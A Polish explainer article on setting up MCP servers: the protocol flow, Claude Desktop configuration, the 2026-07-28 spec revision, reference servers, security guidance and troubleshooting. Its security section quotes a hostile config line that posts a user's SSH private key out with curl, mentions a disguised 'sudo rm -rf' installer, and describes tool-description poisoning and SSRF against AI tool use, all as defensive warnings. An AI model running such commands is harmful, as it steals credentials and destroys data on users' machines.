
Serwer MCP to mały program, który wystawia modelowi narzędzia, dane albo gotowe prompty przez jeden wspólny protokół. Jeśli znasz definicję i historię tego standardu z osobnego tekstu, tu zejdziemy z poziomu definicji na poziom konfiguracji: jak taki serwer się uruchamia, co się dzieje na linii między aplikacją a serwerem, jak nie dać mu za dużo uprawnień i co robić, gdy nie działa. Moment na taki tekst jest dobry, bo protokół właśnie przeszedł przez kolejną rewizję specyfikacji (2026-07-28), a na Hacker News 5 listopada 2026 wylądował przystępny wykład o MCP, który zebrał 170 punktów i ponownie ruszył temat. To będzie tekst w oparciu o oficjalną dokumentację i repozytorium serwerów referencyjnych, odczytane 5 listopada, bez wymyślonych etykiet UI i bez niezweryfikowanych cen.
- Najważniejsze informacje
- Jak działa serwer MCP, krok po linii
- Jak dodać serwer MCP do Claude Desktop
- Co zmieniła specyfikacja 2026-07-28
- Gotowe serwery referencyjne, od których się zaczyna
- Kto wspiera MCP u dostawców
- Bezpieczeństwo: co mówi oficjalna dokumentacja
- Co jeśli nie działa
- Ściąga: cel do ścieżki
- MCP po polsku i poza Linuksem dewelopera
- Najczęstsze pytania
Najważniejsze informacje
| Co | Szczegóły |
|---|---|
| Co to jest | mały program wystawiający narzędzia, dane i prompty aplikacjom AI przez otwartą specyfikację MCP |
| Specyfikacja | pierwsza wersja 2024-11-05, aktualna 2026-07-28 (modelcontextprotocol.io) |
| Transport | lokalnie JSON-RPC przez stdin/stdout, zdalnie przez jeden endpoint HTTP; metody typu tools/list i tools/call |
| Klienci | Claude, ChatGPT, VS Code, Cursor i inne (lista w oficjalnej dokumentacji) |
| Serwery referencyjne | Fetch, Filesystem, Git, Memory, Sequential Thinking, Time, Everything (repo modelcontextprotocol/servers) |
| Katalog serwerów | MCP Registry: registry.modelcontextprotocol.io |
| Koszt | specyfikacja i serwery referencyjne za 0 zł; n8n Community Edition z węzłami MCP do self-hostingu za 0 zł |
| Główne ryzyko | serwer MCP uruchamia się z uprawnieniami aplikacji na twojej maszynie; oficjalne zalecenia wymagają zgody przed jednym kliknięciem |
Jak działa serwer MCP, krok po linii
W scenie grają trzy role. Host to aplikacja, której używasz: Claude Desktop, ChatGPT, Cursor albo agent w kodzie. Klient MCP to moduł wewnątrz hosta, który utrzymuje połączenie z jednym serwerem. Serwer MCP to ten mały program z narzędziami. Model językowy nigdy nie rozmawia z serwerem bezpośrednio: aplikacja pokazuje modelowi listę tego, co serwer potrafi, model decyduje, z czego skorzystać, aplikacja wykonuje wywołanie i zwraca wynik do modelu. Ta granica jest celowa i ma konsekwencje praktyczne: model nie ma własnych poświadczeń, to aplikacja decyduje, co faktycznie wypłynie na zewnątrz.
Pod spodem siedzi JSON-RPC, wysyłany lokalnie przez standardowe wejście i wyjście procesu albo zdalnie przez HTTP w wariancie Streamable, z odpowiedziami strumieniowanymi tam, gdzie ma sens. Serwer najpierw deklaruje swoje możliwości, a potem obsługuje żądania wykonania (tools/call); lista narzędzi przychodzi metodą tools/list. Autor strony z Hacker News ujął to zdaniem, które dobrze kalibruje oczekiwania: to nie REST i nie tylko JSON-RPC, bo protokół definiuje negocjację możliwości, transporty i uwierzytelnianie, a sama koperta to najmniej istotna część. Między wersjami specyfikacji zmieniały się transporty i mechanizmy sesji, stąd warto sprawdzać, do której wersji odwołuje się dokumentacja narzędzia, z którego korzystasz.
Serwer może wystawiać trzy rodzaje rzeczy. Narzędzia to funkcje, które model może wywołać: pobierz stronę, zapisz plik, wykonaj zapytanie. Zasoby to dane, które aplikacja może wczytać do kontekstu: pliki, rekordy, wyniki zapytań. Prompty to gotowe szablony zadań, które serwer podpowiada aplikacji. W praktyce najczęściej pracujesz z narzędziami, bo to one zmieniają świat zamiast go tylko opisywać.
Jeden pełny obieg wygląda tak. Pytasz o streszczenie artykułu pod adresem; aplikacja ma podpięty serwer Fetch, więc dokłada do promptu listę narzędzi z jego opisami. Model wybiera fetch i podaje adres, aplikacja wykonuje tools/call, serwer pobiera stronę i zwraca treść przetworzoną do postaci oszczędnej dla modelu, a model dostaje ją jako wynik wywołania i dopiero teraz pisze streszczenie. Z perspektywy użytkownika to jedno pytanie, a pod spodem przeszła cała ta rundka. Gdy serwer okaże się wyłączony albo odrzuci wywołanie, aplikacja zwykle pokaże błąd narzędzia jako zwykłą odpowiedź, więc błąd protokołu wygląda jak dziwna odpowiedź modelu; to częsta przyczyna zamieszania przy pierwszych próbach.
Zasoby i prompty mają mniej hałaśliwe, ale realne zastosowania. Zasobem może być plik projektu, który aplikacja wczytuje do kontekstu bez wklejania ręcznego, albo tabela z bazy, którą serwer czyta tylko do odczytu. Prompt serwera to przygotowany szablon z argumentami, na przykład „analiza repozytorium” z polem na ścieżkę; aplikacje pokazują takie szablony jako gotowe opcje zamiast skryptów, które każdy pisze sobie od nowa.
Jak dodać serwer MCP do Claude Desktop

Ścieżka lokalna wygląda tak: zainstaluj Node.js, żeby działało polecenie npx, znajdź plik konfiguracyjny aplikacji (claude_desktop_config.json; w systemach z rodziny Unix siedzi w katalogu Application Support, w Windows w AppData pod katalogiem Claude), wpisz blok mcpServers i zrestartuj aplikację. Konfiguracja z oficjalnego przykładu wygląda tak:
{
  "mcpServers": {
    "memory": {
      "command": "npx",
      "args": ["-y", "@modelcontextprotocol/server-memory"]
    }
  }
}
Windows dopisuje wrapper cmd /c, bo inaczej npx nie rusza z konfiguracji:
{
  "mcpServers": {
    "memory": {
      "command": "cmd",
      "args": ["/c", "npx", "-y", "@modelcontextprotocol/server-memory"]
    }
  }
}
Ten sam schemat klonujesz dla kolejnych serwerów, dopisując kolejne klucze wewnątrz mcpServers. Serwery zdalne konfiguruje się inaczej, przez sekcję konektorów w aplikacji, gdzie podajesz adres endpointu; dokładne etykiety tej sekcji zmieniały się między wydaniami aplikacji, więc przechodząc przez ustawienia, kieruj się tym, co widzisz na swoim ekranie, a nie opisami sprzed kilku miesięcy. Po restarcie aplikacji ikona narzędzi pokazuje listę tego, co serwery zadeklarowały; jeśli lista jest pusta, wróć do sekcji o błędach niżej.
Ilustracja stylizowana, stan na 5 listopada 2026:
Co zmieniła specyfikacja 2026-07-28
Rewizja z końca lipca 2026 robi dwie rzeczy warte Twojej uwagi przy aktualizacji własnych integracji. Pierwsza: protokół jest teraz wprost bezstanowy, czyli każde żądanie niesie w sobie wszystko, czego serwer potrzebuje, łącznie z wersją protokołu i tożsamością klienta w polu metadanych; do poznania możliwości serwera służy nowe żądanie server/discover, które odpowiada za ustalenie wersji i listy cech w jednym kroku. Druga: dwie dawne figury klienta odeszły do depozytu, sampling (serwer prosił aplikację o wywołanie modelu) i logging przez protokół, a dokumentacja kieruje nowe implementacje bezpośrednio do API dostawców modeli i do logowania na stderr albo OpenTelemetry. Doszły za to subskrypcje zmian: klient może posłuchać strumienia powiadomień i dowiedzieć się, że lista narzędzi serwera się zmieniła, zamiast odpytywać co jakiś czas. Dla osób integrujących znaczy to tyle, że kod pisany pod 2025 nie zawsze pasuje do klientów z aktualnej linii; sam serwer referencyjny filesystem ogłasza, że obsługuje obie epoki naraz.
Gotowe serwery referencyjne, od których się zaczyna
Repozytorium modelcontextprotocol/servers trzyma garść serwerów referencyjnych, które demostrują cechy protokołu na żywych przykładach: Fetch (pobieranie treści z sieci), Filesystem (operacje na plikach z ograniczonym dostępem), Git, Memory (pamięć oparta o graf wiedzy), Sequential Thinking i Time, do tego Everything jako serwer testowy. TypeScriptowe uruchamiasz przez npx, pythonowe przez uvx albo pip; w README każdy ma gotowy blok do wklejenia w konfigurację. Znalezionych tam serwerów nie traktuj jak produktów na produkcję, bo autorzy piszą to wprost wielkim drukiem: to implementacje referencyjne do nauki SDK, a decyzje bezpieczeństwa zostają po twojej stronie.
Kto wspiera MCP u dostawców
Lista klientów w oficjalnej dokumentacji jest dłuższa, niż mogłoby się wydawać rok po premierze. Claude obsługuje serwery lokalne przez konfigurację opisaną wyżej i zdalne przez konektory, a dokumentacja dla twórców opisuje budowanie własnych konektorów. ChatGPT dokumentuje pracę z serwerami MCP po stronie API w developers.openai.com, czyli ścieżka firmowa też jest oficjalna. Visual Studio Code podpina serwery pod czat Copilota (dokumentacja pod code.visualstudio.com), Cursor ma własny rozdział MCP w swojej dokumentacji. W praktyce oznacza to, że jeden serwer, na przykład do wewnętrznej bazy wiedzy, obsłuży kilka aplikacji naraz, i o to chodziło protokołowi od początku: buduj raz, używaj wszędzie.
Dla polskiego użytkownika różnice między klientami sprowadzają się do dwóch pytań: czy aplikacja ma sekcję konektorów dla serwerów zdalnych, czy tylko plik konfiguracyjny dla lokalnych, i czy wyświetla zgodę na narzędzia w formie, którą da się czytać. Te elementy zmieniają się między wydaniami aplikacji, więc przy wyborze narzędzia sprawdzaj aktualną dokumentację danego klienta, nie porównania z dawnych recenzji.
Gdy szukasz czegoś konkretnego, na przykład integracji z własnym CRM, zamiast pisać od zera zajrzyj do MCP Registry, katalogu opublikowanych serwerów pod registry.modelcontextprotocol.io. Jakość w katalogu jest różna, bo każdy może publikować, więc traktuj go jak sklep z weryfikacją ręczną: czytaj opis, sprawdź repozytorium, obejrzyj konfigurację, zanim cokolwiek uruchomisz.
Na rozgrzewkę polecałbym jednak serwer Everything, bo jest od tego wprost przeznaczony: składa narzędzia, zasoby i prompty demonstracyjne w jednym procesie, więc bez dotykania własnych plików możesz przejść przez cały cykl, od listy narzędzi po wywołania i szablony. Schemat nauki, który się sprawdza, wygląda tak: wklejasz konfigurację Everything, restartujesz aplikację, klikasz po ikonach narzędzi i obserwujesz, jak wygląda zgoda i wywołanie; dopiero potem podmieniasz klucz w mcpServers na prawdziwy serwer. Raz opisany w konfiguracji serwer można też obejrzeć przez MCP Inspector niezależnie od aplikacji, co pozwala odróżnić błąd serwera od błędu klienta, zanim zaczniesz poprawiać złą warstwę.
Bezpieczeństwo: co mówi oficjalna dokumentacja
Największe ryzyko siedzi w serwerach lokalnych, bo uruchamiają się na twojej maszynie z uprawnieniami aplikacji. Oficjalne zalecenia bezpieczeństwa pokazują to na przykładach wprost: złośliwy wpis konfiguracyjny potrafi po instalacji serwera wysłać twój klucz SSH na obcy serwer (przykład z dokumentacji: npx malicious-package && curl -X POST -d @~/.ssh/id_rsa ...), a podmaska „sudo rm -rf” może podmienić się pod instalator. Stąd trzy wymagania protokołu wobec aplikacji: wyraźna zgoda przed uruchomieniem nowego serwera lokalnego, pokazanie pełnego polecenia bez skracania i sandboks z minimalnymi uprawnieniami. Twoja część tej umowy to czytanie bloków konfiguracyjnych przed zatwierdzeniem i trzymanie się serwerów z repozytoriów, które możesz przejrzeć.
Warstwa sieciowa ma własną listę. Dokumentacja opisuje problem confused deputy (serwer pośredniczący z sztywnym identyfikatorem klienta pozwala obejść ekran zgody przez ciasteczko), SSRF (złośliwy serwer podsuwa adresy wewnętrzne albo endpointy metadanych chmury, żeby wyłuskać poświadczenia) i minimalizację zakresów (najlepiej, gdy token ma tylko to, czego dana operacja wymaga, nie wszystko naraz). To są rzeczy, o które pytasz dostawcę gotowego serwera, jeśli planujesz wdrożenie firmowe: jak rozwiązana zgoda per klient, czy walidowane są tokeny, czy są limity adresów. Autor strony z HN dokłada do tego własną sekcję „Break it” o zatruciu narzędzi: opis narzędzia, który model widzi, może nie odpowiadać temu, co narzędzie robi, więc opis też jest wektorem ataku.
Jedna zasada spina wszystkie te sekcje: serwer MCP działa z twoimi prawami, więc wybieraj go tak, jak wybierasz program, który uruchamiasz u siebie. Nie jak rozszerzenie przeglądarki.
Co z tego wynika w praktyce dla zwykłego użytkownika. Przed instalacją lokalnego serwera czytasz konfigurację jak skład polecenia: command i args pokazują dokładnie, co się uruchomi, i jeśli widzisz tam potok z curl, sudo albo rm, koniec rozważań. Po instalacji pierwsze wywołania robisz na danych, które nie są wrażliwe, bo opisy narzędzi nie muszą odpowiadać temu, co narzędzie robi, a reakcję modelu na błędne opisy trudno przewidzieć. W warstwie firmowej lista pytań do dostawcy serwera zdalnego jest krótsza, niż mogłoby się wydawać: jak wygląda zgoda na poziomie klienta, czy serwer waliduje tokeny pod kątem adresata, czy zakresy uprawnień są doprecyzowane per operacja, i co widzą logi, gdy trzeba odtworzyć incydent. Dokumentacja protokołu wymaga tego wszystkich implementujących autoryzację, więc odpowiedź „nie wiem” z dostawcy to w zasadzie odpowiedź.
Co jeśli nie działa
Najczęstsza klasa problemów to brak działającego środowiska. Jeśli lista narzędzi jest pusta po restarcie, sprawdź po kolei: czy Node.js jest zainstalowany i czy npx odpowiada w terminalu, czy JSON w konfiguracji ma poprawne przecinki i cudzysłowy (najdrobniejsza literówka blokuje cały blok), czy na Windows użyłeś wrappera cmd /c, i czy aplikacja została faktycznie zrestartowana po zmianie pliku, bo konfigurację czyta dopiero przy starcie. Zmiana nazwy klucza serwera wymaga też restartu, nie odświeża się w tle.
Druga klasa to serwery zdalne. Jeśli aplikacja raportuje błąd 403 albo prośbę o logowanie w pętli, zwykle chodzi o warstwę OAuth między aplikacją a serwerem; dokumentacja wymaga tam pełnego przepływu autoryzacyjnego z walidacją adresów powrotu, więc serwery z gorszymi implementacjami po prostu nie przechodzą. Trzecia klasa to uprawnienia: serwer filesystem z przykładu ma w argumentach listę katalogów, do których wolno mu zaglądać, i jeśli plik poza tą listą nie daje się odczytać, to nie jest błąd, tylko działający limit. Warto znać też flagę --read-only tej samej referencyjnej implementacji: dopisana do polecenia zostawia wyłącznie narzędzia odczytu i listowania, narzędzia zapisu w ogóle nie trafiają na listę prezentowaną modelowi. To najczystszy sposób dania czatowi wglądu w projekt bez ryzyka zmian, i wzorzec do przeniesienia na własne serwery: ograniczaj narzędzia na poziomie serwera, nie tylko zgodą w aplikacji. Logi aplikacji pokażą, czy proces serwera w ogóle wystartował; to pierwsze miejsce na spojrzenie, zanim zaczniesz zgadywać.
Do pisania i odpluskwiania własnych serwerów oficjalne repozytorium udostępnia narzędzie MCP Inspector; łączy się z serwerem przez ten sam protokół, pokaże listę narzędzi, pozwoli wywołać je ręcznie i zobaczyć surowe odpowiedzi, zanim cokolwiek podłączysz do aplikacji. To skraca pętlę naprawiania z „restart aplikacji i patrzam, co się stanie” do jednego ekranu z wynikami.
Czwarta klasa, mniej oczywista, to niezgodność wersji protokołu. Specyfikacja przewiduje tę sytuację wprost: klient deklaruje wersję w metadanych każdego żądania, a serwer, który jej nie wspiera, odpowiada błędem z listą obsługiwanych wersji, po czym klient próbuje jeszcze raz z pasującą. W praktyce objawia się to komunikatem o nieobsługiwanej wersji albo pustą listą możliwości tuż po aktualizacji aplikacji, i znika po dopasowaniu par: klient-serwer z tej samej epoki dokumentacji. Serwery referencyjne podtrzymują stare epoki celowo, ale gotowce z katalogu mogą być pisane pod jedną wersję, więc przy wyborze patrz na daty ich ostatnich wydaniów.
Ściąga: cel do ścieżki
| Cel | Ścieżka |
|---|---|
| Dać czatowi dostęp do plików w wybranym katalogu | serwer Filesystem, blok mcpServers z listą katalogów w argumentach |
| Dać czatowi pobieranie stron | serwer Fetch przez npx, bez dodatkowych poświadczeń |
| Pamięć między sesjami | serwer Memory, uruchomienie przez npx, w Windows z cmd /c |
| Integracja z własnym systemem firmowym | własny serwer przez SDK (Python, TypeScript, Go, Java i inne) albo gotowiec z MCP Registry po przeglądzie kodu |
| Automatyzacje bez kodu | n8n Community Edition self-hosted za 0 zł z węzłami AI Agent i MCP |
| Serwer zdalny dla zespołu | endpoint HTTP, sekcja konektorów w kliencie, pełny przepływ OAuth |
MCP po polsku i poza Linuksem dewelopera
Protokół sam w sobie nie ma języka, więc czat po polsku działa tak samo jak po angielsku; po polsku będą mówić opisy narzędzi i dane, jeśli autor serwera je tak przygotował. Polskiego tłumaczenia dokumentacji nie ma w odczytzie 5 listopada, więc przy konfiguracji patrzysz na angielskie etykiety. Jeśli wolisz budować agenta bez kodu, n8n Community Edition wystawia węzły MCP za 0 zł w wariancie self-hosted (chmura od 20 EUR za 2,5 tys. wykonania, odczyt 28 października), a do pełniejszego obrazu rynku narzędzi agentowych wraca hub agentów AI. Z definicją protokołu, jego historią od listopada 2024 i listą tego, kto go przyjął, wciąż służy tekst wyjściowy; tu kończymy tam, gdzie zaczyna się konfiguracja.
Najczęstsze pytania
Co to jest serwer MCP?
To program, który wystawia aplikacji AI narzędzia, dane albo gotowe prompty przez otwartą specyfikację MCP. Działa lokalnie (stdin/stdout) albo zdalnie (HTTP), a model korzysta z niego pośrednio: aplikacja pokazuje modelowi listę możliwości i wykonuje wywołania na jego żądanie.
Jak działa serwer MCP?
Serwer deklaruje swoje możliwości metodą tools/list, aplikacja przedstawia je modelowi, a gdy model wybierze narzędzie, aplikacja wykonuje tools/call i zwraca wynik. Komunikacja idzie w JSON-RPC; model nigdy nie łączy się z serwerem sam i nie trzyma jego poświadczeń.
Jak dodać serwer MCP do Claude Desktop?
Instalujesz Node.js, wpisujesz blok mcpServers do pliku claude_desktop_config.json (w Windows z wrapperm cmd /c) i restartujesz aplikację. Gotowy blok dla serwera Memory jest w tym tekście, a listę serwerów zdalnych dodaje się przez sekcję konektorów w ustawieniach aplikacji.
Czy mogę napisać własny serwer MCP?
Tak, oficjalne SDK istnieją dla TypeScript, Pythona, Go, Javy, Kotlina, C#, PHP, Ruby, Rusta i Swifta, a serwery referencyjne w repo modelcontextprotocol/servers służą jako przykłady do naśladowania. Dla prostych integracji startem bywa też gotowiec z MCP Registry po obejrzeniu kodu.
Źródła
- Wprowadzenie do MCP, oficjalna dokumentacja (odczyt 5.11.2026)
- Security Best Practices, oficjalna dokumentacja MCP (odczyt 5.11.2026)
- Repozytorium modelcontextprotocol/servers na GitHubie, przykłady konfiguracji (odczyt 5.11.2026)
- MCP Explained, Runlayer (odczyt 5.11.2026)
- Dyskusja na Hacker News (170 punktów, odczyt 5.11.2026)
- MCP Registry (odczyt 5.11.2026)